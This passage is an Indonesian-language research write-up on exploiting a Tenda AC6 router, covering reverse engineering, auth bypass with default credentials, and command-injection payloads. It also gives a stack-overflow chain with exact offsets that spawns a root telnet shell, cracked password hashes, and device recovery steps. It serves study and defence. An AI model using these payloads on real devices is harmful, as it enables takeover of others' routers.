Langkah lanjutan yang benar: cari tool ekstraksi khusus Tenda/Realtek, atau tulis extractor sendiri setelah memahami header kustom (bandingkan blok satu-per-satu). Inilah keterampilan RE sejati: tidak berhenti saat tool gagal.

23. Cheat Sheet RE & Eksploitasi

Tujuan	Perintah / Langkah
--------	--------------------

Cek arsitektur	file bin; readelf -h bin
----------------	--------------------------

Disassemble	objdump -d bin r2 -A bin; Ghidra (decompile)
Cari string & endpoint	strings -n 6 bin grep -i goform
Cari fungsi CVE	Ghidra: cari nama fungsi/string -> XREF
Cari pemanggil system/popen	Ghidra XREF ke system/popen -> periksa format string
Cari gadget ROP	ropper --file bin; ROPgadget --binary bin
Hitung offset overflow	cyclic(2000) -> cyclic_find(\$ra/nilai PC)
Jalankan MIPS di PC	qemu-mipsel -L rootfs ./bin/httpd
Debug	qemu-mipsel -g 1234 ... + gdb-multiarch
Tulis exploit	pwntools (p32, cyclic, remote/http)
Disasm dari Python	capstone: Cs(CS_ARCH_MIPS, CS_MODE_MIPS32+CS_MODE_LITTLE_ENDIAN)

24. Glosarium & Referensi

Istilah	Arti
---------	------

Static analysis	Membaca binary tanpa menjalankan (Ghidra).
-----------------	--

Dynamic analysis	Menjalankan & mengamati (gdb/strace/qemu).
------------------	--

XREF	Referensi silang: siapa memakai string/fungsi.
------	--

Gadget	Potongan instruksi yang diakhiri jmp/jr (untuk ROP).
Shellcode	Kode mesin kecil (mis. spawn shell) yang disuntikkan.
ret2libc	Melompat ke fungsi library (system) alih-alih shellcode.
ROP	Merangkai gadget untuk komputasi saat NX aktif.
Delay slot	Instruksi MIPS setelah cabang yang selalu dieksekusi.
mipsel	MIPS little-endian (arsitektur perangkat kita).

Referensi belajar

- Ghidra documentation & 'Ghidra for reverse engineering' (YouTube: stacksmashing).
- pwntools docs; ROP Emporium (latihan ROP bertingkat).
- 'MIPS Assembly' & exploit-db untuk contoh MIPS/ARM.
- FirmAE / Firmadyne untuk emulasi firmware.
- Blog riset: Boschko Security (reverse Tenda/QCA), FirmRec IoT-Vulns.

Dibuat untuk pembelajaran pribadi pada perangkat milik sendiri. Eksploitasi hanya di lab/emulasi.

BAGIAN III

RCE & Privilege Escalation

Bagian ini merangkum **Remote Code Execution (RCE)** dan **privilege escalation/root** pada studi kasus, dengan bukti dari reverse engineering httpd asli (Ghidra) dan konfigurasi firmware.


1. Ringkasan

Kelas	Vektor	Hasil	Severity
RCE (command injection)	Param HTTP -> doSystemCmd/system	Perintah shell sebagai root	CRITICAL

RCE (buffer overflow)	Handler formSet* (stack overflow)	Kontrol \$ra/PC → eksekusi	CRITICAL
Backdoor on-demand	/goform/telnet -> telnetd	Aktifkan telnet jarak jauh	CRITICAL
Root/privesc	Akun UID 0 + telnetd + serial	Shell root	CRITICAL

2. RCE #1 — Command Injection

Beberapa handler HTTP membaca parameter lalu menyusun **perintah shell**. Bila parameter tidak disanitasi, karakter `;` `|` `\$()` `` ` `` menyisipkan perintah tambahan.



Gambar 1. Template shell + aliran parameter ke doSystemCmd (formSetClientState/formSetSpeedWan).

File Edit Analysis BSim Graph Navigation Search Select Tools Window Help



Program Trees

- httpd
 - .bss
 - .data
 - .got
 - .dynamic
 - .data.rel.ro
 - .jcr
 - .fini_array
 - .init_array
 - .eh_frame
 - .ARM.exidx
 - .rodata
 - .fini
 - .text
 - .plt
 - .init

Program Tree x

Symbol Tree

- Imports
- Exports
- Functions
- Labels
- Classes
- Namespaces

Filter:

Data Type Manager



- Data Types
 - BuiltInTypes
 - httpd
 - generic_clib

Listing: httpd

```
undefined4 Stack[-0x22c... loc
undefined4 Stack[-0x230... loc
undefined4 Stack[-0x234... loc
undefined4 Stack[-0x238... loc
undefined4 Stack[-0x23c... loc
undefined4 Stack[-0x240... loc
undefined4 Stack[-0x244... loc
undefined4 Stack[-0x248... loc
undefined4 Stack[-0x24c... loc
```

```
undefined4 Stack[-0x254... loc
```

```
undefined4 Stack[-0x258... loc
undefined4 Stack[-0x25c... loc
undefined4 Stack[-0x264... loc
undefined4 Stack[-0x268... loc
```

formSetClientState

```
00061698 30 48 2d e9 stmdb sp!,
0006169c 0c b0 8d e2 add r11,
000616a0 96 df 4d e2 sub sp,sp
000616a4 30 43 9f e5 ldr r4,[
000616a8 04 40 8f e0 add r4,p
000616ac 50 02 0b e5 str r0,[
000616b0 54 12 0b e5 str r1,[
000616b4 58 22 0b e5 str r2,[
000616b8 00 30 a0 e3 mov r3,#
000616bc 10 30 0b e5 str r3,[
000616c0 00 30 a0 e3 mov r3,#
000616c4 14 30 0b e5 str r3,[
000616c8 00 30 a0 e3 mov r3,#
000616cc 18 30 0b e5 str r3,[
000616d0 00 30 a0 e3 mov r3,#
000616d4 1c 30 0b e5 str r3,[
000616d8 89 2f 4b e2 sub r2,r
000616dc 02 3c a0 e3 mov r3,#
000616e0 02 00 a0 e1 cpy r0,r
000616e4 00 10 a0 e3 mov r1,#
000616e8 03 20 a0 e1 cpy r2,r
000616ec 79 b7 fe eb bl <EXT
000616f0 91 3f 4b e2 sub r3,r
000616f4 00 20 a0 e3 mov r2,#
000616f8 00 20 83 e5 str r2,[
000616fc 04 30 83 e2 add r3,r
```

Console - Scripting

Gambar 2. Ghidra (live): formSetClientState() — parameter HTTP diproses di fungsi ini.

Program Trees

- ▼ httpd
 - .bss
 - .data
 - .got
 - .dynamic
 - .data.rel.ro
 - .jcr
 - .fini_array
 - .init_array
 - .eh_frame
 - .ARM.exidx
 - .rodata
 - .fini
 - .text
 - .plt
 - .init

Program Tree x

Symbol Tree

- > Imports
- > Exports
- > Functions
- > Labels
- > Classes
- > Namespaces

Filter:

Data Type Manager



Data Types

- > BuiltInTypes
- > httpd
- > generic_clib

Listing: httpd

```

undefined4      Stack[-0x28]: 4 loc
undefined4      Stack[-0x2c]: 4 loc
undefined4      Stack[-0x30]: 4 loc
undefined4      Stack[-0x34]: 4 loc
undefined4      Stack[-0x38]: 4 loc
undefined4      Stack[-0x3c]: 4 loc
undefined4      Stack[-0x40]: 4 loc
undefined4      Stack[-0x44]: 4 loc
undefined4      Stack[-0x48]: 4 loc
undefined4      Stack[-0x4c]: 4 loc
undefined4      Stack[-0x50]: 4 loc
undefined4      Stack[-0x54]: 4 loc
undefined4      Stack[-0x58]: 4 loc
undefined4      Stack[-0x5c]: 4 loc
undefined4      Stack[-0x60]: 4 loc
undefined4      Stack[-0x64]: 4 loc

```

```

undefined4      Stack[-0x68]: 4 loc
undefined4      Stack[-0x6c]: 4 loc
formSetSpeedWan

```

```

00061a08 10 48 2d e9      stmdb      sp!,
00061a0c 08 b0 8d e2      add       r11,
00061a10 64 d0 4d e2      sub       sp, sp,
00061a14 f4 42 9f e5      ldr       r4, [
00061a18 04 40 8f e0      add       r4, p
00061a1c 60 00 0b e5      str       r0, [
00061a20 64 10 0b e5      str       r1, [
00061a24 68 20 0b e5      str       r2, [
00061a28 3c 30 4b e2      sub       r3, r
00061a2c 00 20 a0 e3      mov       r2, #
00061a30 00 20 83 e5      str       r2, [
00061a34 04 30 83 e2      add       r3, r
00061a38 00 20 a0 e3      mov       r2, #
00061a3c 00 20 83 e5      str       r2, [
00061a40 04 30 83 e2      add       r3, r
00061a44 00 20 a0 e3      mov       r2, #
00061a48 00 20 83 e5      str       r2, [
00061a4c 04 30 83 e2      add       r3, r
00061a50 00 20 a0 e3      mov       r2, #
00061a54 00 20 83 e5      str       r2, [
00061a58 04 30 83 e2      add       r3, r
00061a5c 00 20 a0 e3      mov       r2, #
00061a60 00 20 83 e5      str       r2, [
00061a64 04 30 83 e2      add       r3, r
00061a68 00 20 a0 e3      mov       r2, #
00061a6c 00 20 83 e5      str       r2, [

```

Console - Scripting

Gambar 3. Ghidra (live): formSetSpeedWan() — memanggil doSystemCmd().

```
// Ringkas (hasil decompile):
local_20 = get_parameter(p, "deviceId"); // dari HTTP
local_14 = get_parameter(p, "limitSpeed"); // dari HTTP
sprintf(buf+0x20, fmt, iVar2, local_20, local_1c, local_18);
doSystemCmd("...", 0xf, 6); // jalankan shell

// formSetSpeedWan: param -> doSystemCmd("ifconfig %s %s", ...)

# Contoh payload (uji di lab/emulasi):
# deviceId = 192.168.0.1;id
# deviceId = 192.168.0.1|id
# deviceId = $(id)
# Hasil: 'id' dieksekusi sebagai ROOT (httpd berjalan sebagai root).
```

- Karena ada ****auth bypass**** (akun `user:user`), vektor ini menjadi ****unauthenticated RCE****.
- Kelas CVE terkait: CVE-2020-10987 (AC15/AC6/AC18) dan keluarga command injection Tenda lain.

3. RCE #2 — Buffer Overflow

Handler keluarga `formSet\*` menyalin parameter panjang ke buffer stack tanpa cek batas. Dengan NX/ASLR/canary yang umumnya OFF di firmware ini, celah ini bisa naik dari DoS ke RCE.

CVE	Fungsi	Parameter
CVE-2024-51116	formSetPPTPServer	input panjang
CVE-2024-52714	fromSetSysTime	input panjang
CVE-2025-60337	SetSpeedWan / formSetSpeedWan	speed_dir
CVE-2025-60341	fast_setting_wifi_set	ssid
CVE-2025-60342	addressNat	page
CVE-2022-45646/47	formSetClientState	limitSpeedUp / limitSpeed

Metode lengkap (offset, kontrol \$ra/PC, ret2libc/ROP) ada di bagian Reverse Engineering & Binary Exploitation.

4. RCE #3 — Backdoor /goform/telnet

Endpoint tersembunyi memanggil `TendaTelnet()` yang menjalankan `killall -9 telnetd` lalu `telnetd -b %s &` — menyalakan **telnet** dari jarak jauh.

```
// Ghidra: TendaTelnet()
GetValue(...);
system("killall -9 telnetd");
doSystemCmd("telnetd -b %s &", ...); // aktifkan telnet
```

- Setelah telnet aktif: login dengan akun UID 0 (mis. `user`/`1234`) → ****shell root****.

5. Privilege Escalation / Root

- Tidak perlu eskalasi rumit: ****semua akun**** (`admin`, `support`, `user`, `nobody`) ber-****UID 0**** = root.
- `telnetd` menyala saat boot (`rcS`) → telnet LAN = root.
- `ttyS0::respawn:/sbin/sulogin` → konsol serial (UART) meminta login root.
- Semua layanan (httpd, cfmd, telnetd) berjalan sebagai root → command injection = langsung root.

Artinya, **RCE = Root** di perangkat ini: tidak ada pemisahan hak akses.

6. Rantai Serangan End-to-End

1. Recon LAN (port 23 telnet, 80 web).
2. Auth bypass web (`user:user`) → sesi admin.
3. Panggil endpoint rawan → ****command injection**** (atau `/goform/telnet`).
4. Eksekusi perintah sebagai ****root****; atau telnet `user`/`1234` → shell root.
5. Persistensi: ubah konfigurasi/firmware (root penuh).

7. Rekomendasi (Mitigasi)

- Update firmware terbaru (menutup backdoor/telnet/injeksi).
- Jangan expose web admin/UPnP/telnet ke WAN; isolasi di LAN/VLAN terpercaya.
- Matikan telnet & fitur cloud; matikan WPS.
- Ubah/hapus akun default; hilangkan akun ber-UID 0 yang tidak perlu.
- Terapkan sanitasi input & hindari `system()`/`popen()` pada firmware (untuk vendor).

BAGIAN IV

Emulasi Terisolasi & Uji Overflow Aman

Seluruh pengujian pada bagian ini dilakukan di emulator QEMU/FirmAE yang terisolasi total dari LAN (user-net + hostfwd + blokir egress), TANPA menyentuh hardware. Data pribadi diredaksi.

1. Arsitektur Isolasi

- QEMU `user-net` (SLIRP) + `hostfwd tcp::8080-:80` (guest 10.0.2.15). Guest httpd bind 10.0.2.15:80 (config `lan.ip` diubah).
- Container: `iptables -A OUTPUT -d 192.168.0.0/24 -o eth0 -j DROP` + rute via tap/hostfwd saja. Akses uji via `http://127.0.0.1:8080/` (hostfwd).
- Pelajaran penting: FirmAE `run.sh -r` TIDAK rebuild `image.raw`; hapus `scratch/<iid>` tiap ubah tar. Jangan percaya `192.168.0.1` dari container tanpa verifikasi rute (pernah menembus ke router asli via NAT).

2. CFM (Config Management) — Hasil Bedah

Daemon `cfmd` `/libCfm` memakai socket AF_UNIX ke `/var/cfm\_socket` dengan pesan struct tetap 2016 byte (`op@0`, `key@4`, `value@0x204`), dibalas `op+1` (dari RE `cfmd::handle\_socket` `/SendMsg`).

- Client libCfm (`ConnectServer`): `socket(AF\_UNIX,SOCK\_DGRAM)` → `connect(...,110)`. Server asli (`InitServer`) juga DGRAM.
- Namun `strace` menunjukkan `httpd` juga melakukan `socket(AF\_UNIX,SOCK\_STREAM)` + `connect(...,110)` ke path yang sama → indikasi dual-client (DGRAM + STREAM). Satu path tak bisa layani keduanya sekaligus.
- `cfm\_stub` (MIPS, ditulis dari nol: DGRAM & STREAM, protokol 2016-byte, varian embed MIB 89KB + lookup key→value) terbukti bind & melayani (`/proc/net/unix`, `cfmc`='C' lintas-proses). `LD\_PRELOAD` tidak berlaku (loader uClibc).

3. Overflow — Konfirmasi Dinamis (gdb via QEMU gdbstub)

Target: `POST /goform/fast\_setting\_wifi\_set`, param `ssid` → `form\_fast\_setting\_wifi\_set @0x477c20`.

`websGetVar(req,"ssid",...)` -> jika kosong redirect login.html
`strcpy(fp+0x50, ssid) ; 0x477db0 (64 byte)`

strcpy(fp+0x90, ssid) ; 0x477dd4 (64 byte, write terakhir)
saved \$ra di fp+892 ; offset 748 dari fp+0x90

- GDB breakpoint setelah strcpy kedua membaca `fp+892 = 0x44434241` untuk payload `748×'A'+ 'ABCD'` → ****offset 748 TERKONFIRMASI****.
- Teknik L=751: `ssid=` + 748×'A' + bytes `c0 47 50` (751 byte, tanpa NUL eksplisit). Null-terminator jatuh di `fp+895`, sehingga `\$ra = 0x005047c0` (`system`) DAN `req` di `fp+896` tetap utuh (L≥752 akan men-NUL-kan `req` → crash lebih awal).
- POST overflow → `http=000`/`rc=52`, `httpd` mati (crash reproduksibel). Kernel log: `epc=0x430268` (`websGetVar`), `BadVA` sesuai pointer rusak.

Payload	Hasil
`ssid=TESTPROBE` (pendek)	Handler jalan; respons tergantung state CFM (bisa 200/302/hang).
`ssid=`+748×'A'+`ABCD` (752B)	`fp+892=0x44434241` (gdb); crash.
`ssid=`+748×'A'+`c0 47 50` (751B)	`fp+892=0x005047c0`; crash (a0 tak terkontrol / frame terkoyak).

Uji SELALU dari container ke `127.0.0.1:8080` (hostfwd guest), tidak pernah ke `192.168.0.1` via NAT. Verifikasi rute (`ip route get`) sebelum tiap sesi.

4. Status RCE — SELESAI (End-to-End Terbukti)

- Primitif tulis `\$ra` 100% di tangan dan aman diuji di emulator (tanpa hardware).
- Blocker lama (handler crash sebelum epilog karena `GetValue` CFM mengembalikan data garbage) TERATASI dengan menjalankan `cfm\_mib\_dgram` (server DGRAM) + libCfm ORIGINAL, sehingga nil CFM pendek/valid dan `req` tidak lagi rusak.
- RCE lengkap BERHASIL: `system()` dipanggil dengan `\$a0` menunjuk string perintah buatan penyerang melalui trik hook epilog + gua kode (lihat §6).
- Hasil: `telnetd -l /bin/sh -p 2323` dijalankan → shell interaktif ROOT pada port 2323 (hostfwd).

5. Konfirmasi End-to-End RCE (bukti)

Rantai final: auth-bypass (user/user) → overflow `ssid` (offset 748) → saved `\$ra`=0x005047c0 (system) → hook epilog `0x00477ddc` = `j 0x0050b3d0` → gua RCE memuat `\$a0`='telnetd -l /bin/sh -p 2323', `\$t9`=system → `system(cmd)` → telnetd.

Payload: ssid = 'A'*748 + bytes(c0 47 50) # 751 byte (NUL implisit aman)
Hook : 0x00477ddc: j 0x0050b3d0 ; nop # file offset 0x10b3d0 -> vaddr = 0x400000+0x10b3d0 = 0x0050b3d0
Gua : cek lw t0,892(s8)==0x5047c0 -> a0=0x0050b450 (cmd); t9=system; ra=0x477de4; jr t9

Uji

Hasil

`uname -a` di shell 2323 `Linux (none) 4.1.17+ #28 ... mips GNU/Linux`

`echo RCE-PWNED-AC6V2` tercetak (eksekusi perintah terbukti)

`ls /` / `ps w` rootfs firmware / daftar proses guest

shell `/ #` ROOT interaktif di guest

Artefak: evidence/rce_final/ (`httpd\_rce`, `cave\_final.s`, `cave\_code.bin`, `payload\_ssid.bin`, `libCfm\_original.so`, `cfm\_mib\_dgram`, `rc.g`) + evidence/rce_shell_2323.txt.

Catatan koreksi penting: vaddr = file offset + 0x400000 pada LOAD pertama httpd. Kesalahan awal memakai 0x410b3d0 (bukan 0x0050b3d0) menyebabkan SIGSEGV `invalid read from 0410b3d0`.

6. Aturan Aman (Checklist)

- Isolasi: user-net/hostfwd + DROP egress ke subnet lab; verifikasi `ip route get <target>` menunjuk tap/hostfwd, BUKAN `eth0`/NAT.
- Deteksi crash via HTTP (`http=000`/timeout) + `epc` kernel, BUKAN ping (crash userspace tak menjatuhkan ping).
- Jangan kirim `loginPwd`/setter ke perangkat dipakai; di emulator pun catat perubahan config tiap sesi.
- Siapkan selalu firmware resmi + mode recovery + (ideal) UART sebelum sentuh hardware.

BAGIAN V

Uji di Perangkat Asli & Pemulihan

Bagian ini mencatat uji langsung pada perangkat lab (router sendiri), hasilnya, kesalahan yang terjadi (perangkat sempat tidak boot), serta prosedur pemulihannya. Data pribadi diredaksi. Ditulis apa adanya sebagai pelajaran metodologi: pembuktian exploit WAJIB di emulasi/isolasi dulu.

1. Ringkasan Satu Halaman

- Target uji: router Tenda AC6 v2 (RTL8197F, firmware V15.03.06.51_multi), LAN 192.168.0.1.
- Primitif yang diuji: stack overflow pada parameter `ssid` endpoint /goform/fast_setting_wifi_set; saved \$ra di fp+892 → offset 748 (via strcpy ke fp+0x90); target \$ra = system @ 0x005047c0.
- Hasil: overflow TIDAK pernah tercapai di perangkat asli. Handler justru menulis config/CFG dengan `ssid` panjang tak valid (≤ 500 byte dijawab `{"errorCode":0}`), lalu koneksi drop (`http=000`) saat `ssid` ≥ 600 byte.
- Akibat: CFG rusak → perangkat gagal membawa LAN/WiFi saat boot (perangkat tampak 'mati').
- Pemulihan: Emergency/Recovery Web Mode (bootloader) + firmware resmi Tenda; alternatif TFTP/UART.
- Pelajaran: untuk exploit memori, gunakan emulasi/harness lebih dulu; jangan pernah mengirim payload ke perangkat produksi.

2. Recon Perangkat Asli

Perangkat merespons normal sebelum uji (ping 0% loss, /login.html 200). Autentikasi dapat dilewati dengan kredensial dasar `user:user`:

```
$ curl -si -d 'username=user&password=user' http://192.168.0.1/login/Auth
HTTP/1.0 302 Redirect
Set-Cookie: password=<SESSION-TOKEN>; path=/
Location: http://192.168.0.1/main.html
```

Cookie sesi valid dipakai untuk goform. Uji read-only:

```
$ curl -si -H 'Cookie: password=<SESSION-TOKEN>' -X POST \
http://192.168.0.1/goform/getProduct
HTTP/1.1 200 OK
{"product":"f1203","accessType":"1"}
```

tanpa cookie -> HTTP/1.0 302 Redirect ke login.html (sesi wajib)

- Kesimpulan: sesi user:user benar-benar mengesahkan request goform (bukan sekadar Set-Cookie kosong).

3. Analisis Handler (disasm bin/httpd)

Fungsi `form\_fast\_setting\_wifi\_set` @ 0x00477c20 (fast_setting.c):

```
0x00477d08 lw a0, arg0(req)
0x00477d10 addiu a1, v0, -0x1180 ; "ssid"
0x00477d24 jalr websGetVar ; ssid = websGetVar(req,"ssid",<default>)
0x00477d38 lb v0, 0(v0)
0x00477d3c bnez v0, 0x477d98 ; non-kosong -> lanjut
0x00477d48 "%s [%d] no ssid set, just return."
0x00477d78 websRedirect(req, "login.html") ; KOSONG -> redirect login

0x00477d98 strcpy(fp+0x50, ssid) ; buffer 64 byte
0x00477dbc strcpy(fp+0x90, ssid) ; buffer 64 byte (write terakhir)
0x00478698 lw ra, 892(sp) ; saved $ra (offset 748 dari fp+0x90)
0x004786a4 jr ra
```

- Syarat masuk ke jalur rentan: parameter `ssid` harus NON-KOSONG.
- Offset \$ra = 892 - 144 = 748 (strcpy kedua yang menang). Target null-safe 0x005047c0 (system).

4. Eksperimen Batas Panjang ssid (hasil nyata)

Body hanya berisi `ssid=<N x 'A'>` (tanpa parameter lain), cookie sesi valid, metode POST:

Panjang ssid (N)	HTTP Balasan / Catatan
64, 128, 200, 255, 256, 300, 400, 500	200 {"errCode":0} (handler memproses)
600, 640, 700, 748, 752, 800	000 tidak ada balasan (koneksi drop / httpd crash)

Offset teoretis 748 tidak pernah diuji bersih: pada $N \geq 600$ koneksi sudah drop lebih dulu. Artinya ada batas lain (parser/commit/intermediate buffer) sebelum saved \$ra tercapai.

Uji pendahuluan: `ssid=TESTPROBE` (9 byte) → 200 {"errCode":0}; GET dengan query `?ssid=...` → 302 (handler hanya memproses body POST).

Payload awal kita (`ssid=` + 748×'A' + bytes c0 47 50 + parameter lain) dijawab 302 — kemungkinan karena byte non-ASCII atau penolakan panjang, sehingga handler menganggap ssid kosong.

5. Apa yang Sebenarnya Terjadi (Root Cause 'Brick')

- Setiap `ssid` panjang yang diterima (≤ 500 B) ditulis/di-commit ke partisi CFG, bukan sekadar dicoba di buffer stack.
- Nilai `ssid` yang panjang/aneh membuat boot berikutnya gagal memuat konfigurasi jaringan (CFM/MIB) → LAN dan WiFi tidak naik; perangkat tampak mati.
- Ini BUKAN kerusakan bootloader/firmware: bootloader tetap sehat (dibuktikan dengan masih bisa masuk Emergency Web Mode). Yang rusak hanya data konfigurasi.

Pelajaran penting: endpoint 'setter' seperti ini memvalidasi/menyimpan input ke NVRAM/CFG, jadi efek sampingnya bisa jauh lebih besar daripada sekadar crash proses.

6. Prosedur Pemulihan

6.1 Emergency / Recovery Web Mode (metode utama)

- Cabut daya. Sambungkan PC ke port LAN pakai kabel; set IP statis PC 192.168.0.2 / 255.255.255.0.
- Tekan-tahan tombol RESET, lalu colokkan daya sambil tetap ditahan ± 10 –15 detik sampai semua LED berkedip.
- Lepas RESET; tunggu LED port LAN menyala stabil.
- Buka browser <http://192.168.0.1> (bila perlu coba <http://192.168.0.10>) → halaman recovery muncul.
- Unggah firmware resmi, tunggu selesai. Jangan cabut daya saat proses.

6.2 Firmware resmi yang disiapkan

File : US_AC6V2.0RTL_V15.03.06.52_multi_TDE01.bin (u-boot legacy uImage, MIPS)

Ukuran: 6,819,906 byte

MD5 : 990011d052e061d842ab9a7007a20b86

SHA256:

8afd50e3cddeb79030759cf73095fb3eb0ec20459f6a67fa419544d3f6e0b3bf

Sumber: static.tenda.com.cn (AC6 v2.0 Firmware_V15.03.06.52)

6.3 Alternatif

- TFTP: set IP PC 192.168.0.2, jalankan TFTP server yang menyajikan .bin, masuk mode recovery seperti di atas.
- UART serial (3.3V TTL): buka casing, sambung USB-TTL ke header GND/TX/RX/VCC, lihat log boot, hentikan bootloader, dan reflash. Metode paling pasti (sekaligus latihan hardware hacking).

7. Timeline Uji (Ringkas)

Waktu Aksi		Hasil
T0	Auth bypass user:user	Cookie sesi didapat (302 + Set-Cookie)
T1	POST getProduct dengan cookie	200 JSON -> sesi sah
T2	POST ssid=TESTPROBE	200 {"errCode":0} (handler menyimpan ssid)
T3	Matriks ssid N=64..500	200 {"errCode":0}
T4	Matriks ssid N=600..800	000 (koneksi drop / httpd crash)
T5	Monitor ping 70 dtk	tetap UP (yang crash proses httpd, bukan kernel)
T6	Setelah beberapa saat / power-cycle	LAN+WiFi tidak naik (CFG rusak)
T7	Rencana pemulihan	Emergency Web Mode + firmware resmi

8. Status Emulasi (Mengapa Ini Penting)

- Emulasi firmware (FirmAE/qemu) sempat membuat `bin/httpd` LISTEN di 192.168.0.1:80, tetapi request tidak dilayani karena ketergantungan CFM (Realtek).
- Analisis: client CFM di libCfm memakai socket AF_UNIX `**SOCK_DGRAM**`; `cfm\_stub` buatan kita sudah bind ke `/var/cfm_socket` (terlihat di `/proc/net/unix`) tetapi httpd tetap melaporkan ``connect: Connection refused``.
- ``LD_PRELOAD`` diabaikan karena loader uClibc (perangkat memakai ``/lib/ld-uClibc.so.0``), sehingga teknik hook ala writeup tidak langsung jalan.
- Kesimpulan: untuk RCE penuh, lanjutkan di emulasi/harness dengan pendekatan yang benar (stub libCfm/cfm client atau patch alur CFM), BUKAN di perangkat asli.

9. Aturan Aman (Checklist Sebelum Uji)

- Selalu reproduksi di emulasi/VM terisolasi tanpa rute ke LAN produksi.
- Verifikasi crash di proses (HTTP), bukan hanya ping — crash userspace tidak menurunkan ping.
- Untuk endpoint 'setter', asumsikan input disimpan ke CFG/NVRAM: batasi panjang, siapkan firmware pemulihan.
- Siapkan selalu: mode recovery + firmware resmi + (idealnya) akses UART sebelum menyentuh hardware.
- Jangan pernah menguji payload memori ke perangkat yang dipakai sehari-hari.

BAGIAN VI

Temuan Lanjutan (Backdoor, Privesc, Root Shell)

*Temuan pada rootfs Tenda (keluarga firmware sama dengan studi kasus).
Data pribadi diredaksi.*

F-02 — Akun Sistem ber-UID 0 dengan Password Lemah (Privesc)

```
/etc_ro/passwd
root:$1$...:0:0:root:/:bin/sh
admin:6HgsSsJIEOc2U:0:0:Administrator:/:bin/sh
support:Ead09Ca6IhzZY:0:0:Technical Support:/:bin/sh
user:tGqcT.qjxbEik:0:0:Normal User:/:bin/sh
nobody:VBcCXsNG7zBAY:0:0:nobody for ftp:/:bin/sh
```

*PERHATIKAN kolom UID/GID = 0:0 pada SEMUA akun. Artinya admin/
support/user/nobody adalah ROOT (tidak ada pemisahan hak akses).*

Verifikasi password (DES crypt)

```
$ perl -e 'print crypt("1234",$ARGV[0])' 6H # salt '6H'
6HgsSsJIEOc2U -> cocok dengan hash 'admin'
```

Hasil: admin:1234, support:1234, user:1234, nobody:1234 (semua VALID)

```
Backdoor bawaan firmware (default.cfg)

# /webroot_ro/default.cfg
sys.baseusername=user
sys.baseuserpass=user
sys.username=admin
sys.userpass=

# /etc_ro/passwd (SEMUA akun ber-UID 0 = root)
root:$1$. . . :0:0:root:/:/bin/sh
admin:DES-hash:0:0:Administrator:/:/bin/sh (password: 1234)
support:DES-hash:0:0:Technical Support:/:/bin/sh (password: 1234)
user:DES-hash:0:0:Normal User:/:/bin/sh (password: 1234)
nobody:DES-hash:0:0: . . . :/bin/sh (password: 1234)
```

Gambar L3.1 Kredensial dasar bawaan + akun UID 0 dengan password 1234.

- Dampak: siapa pun di LAN yang tahu salah satu akun ini memperoleh hak ROOT.

F-03 — Telnetd Aktif Saat Boot (Root Shell via Telnet)

/etc_ro/init.d/rcS (dijalankan sebagai PID 1 proses init)

...

cfmd &

udevd &

logserver &

tendaupload &

moniter &

telnetd & <-- daemon telnet dinyalakan otomatis

